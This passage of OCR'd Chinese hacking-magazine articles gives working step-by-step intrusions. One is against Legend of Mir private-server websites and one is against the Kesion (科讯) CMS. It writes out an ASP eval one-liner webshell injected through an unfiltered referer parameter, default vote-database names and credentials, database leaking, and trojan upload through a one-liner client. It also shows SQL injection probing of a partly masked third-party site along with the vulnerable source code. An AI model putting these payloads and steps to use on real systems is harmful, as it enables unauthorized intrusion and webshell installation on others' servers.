


图 12 插入主数据库

以上是将来路所有统计写进数据库，上面只注名我们关心的来路统计。**vcome=Request("referer")**对参数**referer**无任何过滤，而且下面写入主数据库的时候，也没过滤和验证。那么我们就可以通过 referer 写入一句话了，提交“**http://你的网站/count/stat.asp?referer=<%25eval request("l")%25>/**”，这样就可以将一句话插入主数据库了，如图 12 所示。

然后使用 lake2 兄的一句话客户端来连接，如图 13 所示。设




图 13 用客户端来连接




图 14 连接成功

置好地址和密码之后，SEND 一下，如果返回如图 14 的样子，基本就可以拿到 webshell 了（后面再详细介绍这个拿 shell 过程）。

这里说明一下，这种办法拿传奇私服 WEBSHELL 是效率最高，也是命中率最高的！

四、投票系统也危险

在对10多套程序的研究过程中发现，有的投票系统的数据库是mdb，有的却是asa。我怀疑是不是有人故意这么做，因为投票系统的数据库连接文件没有做容错，所以可以暴库，如图 15 所示。




图 15 暴库




图 17 成功




图 16 插入一句话

不过大家对暴库不要期望太高，2003 SERVER 好象对暴库并不感冒，但是大部分管理员一般只改主数据库。对于投票、统计，ewebeditor 的这几个辅助程序基本都很少更改，所以命中率还是比较高的。

投票系统默认数据库为 **dsvote#.asa**，默认用户和密码是 **msmir**，登录进投票系统后台之后，选择“增加投票”，在标题处插入一句话，如图 16 所示，提交后返回如图 17 所示。

没有错误，然后用客户端连接一下，如图 18 所示。




图 18 客户端连接

Function 这里选择“Server Variable”，然后“Send”，返回如图 19 所示。




图 19 返回结果

返回的信息很多，我们只要 **APPL_PHYSICAL_PATH**（程序物理路径）这一项对应的值，这里是“**H:\无忧传奇私服官方站点(传奇世界整站第二版)**”。




图 20 写入马

然后到客户端，将 Server Variable 换成 **upload textfile**，然后在下面的 **path** 填上**所得路径+马的名字**。马的名字可以随便取，但是建议取的怪一点，避免覆盖了目标网站的文件，如图 20 所示。

send 之后返回如图 21 所示，说明上传木马成功了。访问 **http://你的网站/你的马名**即可访问你上传的木马，如图 22 所示。




图 21 保存成功

“科讯”系统漏洞的利用方法

图初学者



从本文你可以学到：

1、科讯系统漏洞分析

2、漏洞的利用方法

近日，风讯4.0 SP5版本暴出API_ Respones.asp和user/setnextoptions.asp文件的两个注入漏洞，针对MSSQL版本的话可拿到系统的WEBSHELL，这可有得我们小菜玩了哦！但今天我要谈的是，另一个与它只有一字之差的“科讯”系统的注入上传漏洞。网友“破碎/花瓶”因建站的需要，想要得到网站的源代码（http://www.cXXXXn.com/），于是我就开始行动了起来，站点首页如图1。




图1　首页

起初不知道网站采用的是什么系统，随便在带参数的连接后面加“and 1=1”，返回如图2。




图2　错误提示

看来是防注入程序在起作用，接着试了下其它带参数的页面，结果一样。不一会儿，网友“破碎/花瓶”发来一个注入点：“http://www.cXXXXn.com/plus/search.asp?searchtype=5&channelid=5&tags=童装“，说是用工具检测出来的，并说该网站是采用科讯4.0建站的。

我把注入点放入工具进行检测，如图3，结果大失所望，根本检测不到表名。在自己添加上科讯的默认表名后，检测出来的表名却和第一次的不一样，也无法检测出科讯默认的表名“ks_Admin”。




图3　检测注入点

想检测后台的登录页面也不行，看来工具也有出错的时候啊！还是先注册一个用户，看看有没有什么上传的漏洞吧！登录会员中心后，在“内容管理”中点“文章发布”，里面有“上传附件”和“上传图片”的地方，如图4。




图4　文章发布

可在“归属栏目”项里却没法选择，也不能创建，当你在“附件上传”或“图片上传”里想上传文件时，总会弹出“请选择文章栏目”警告框来，如图5，想在这儿找上传漏洞看来是没戏了。




图5　要求选择文章

于是下载了源代码，并上网找了许多资料，总算整理出以下入侵的方法。

还是先来说说科讯系统的注入漏洞产生的原理吧。

在Download/showclass.asp文件中，程序员在对变量ID过滤时采用双重过滤，但在逻辑上出现了混乱，先来看看其中的关键代码吧：

```
Class DownLoadClass
………（略）
Public Sub Kesion()
ID=KS.R(KS.S("ID"))
………（略）
IF ID="" Then Exit Sub
SqlStr= "Select * From KS_Class Where ClassID=" & ID
Set RSObj=Server.CreateObject("Adodb.Recordset")
RSObj.Open SqlStr,Conn,1,1
IF RSObj.Eof And RSObj.Bof Then  RSObj.Close:Set RSObj=Nothing:Call
KS.Alert("非法参数!",""):Exit Sub
If RSObj("ClassPurview")=2 Then
………（略）
End If
FileContent = KSRFObj.LoadTemplate(RSObj("FolderTemplateID"))
FileContent = KSRFObj.ReplaceGeneralLabelContent(FileContent)
………（略）
Response.write FileContent
RSObj.Close:Set RSObj=Nothing
End Sub
………（略）
End Class
```

我们可以看到，**ID变量被KS.R和KS.S两个函数过滤**，打开KS_Cls.PublicCls.asp文件，找到这两个函数，其代码如下：

```
Public Function G(Str)
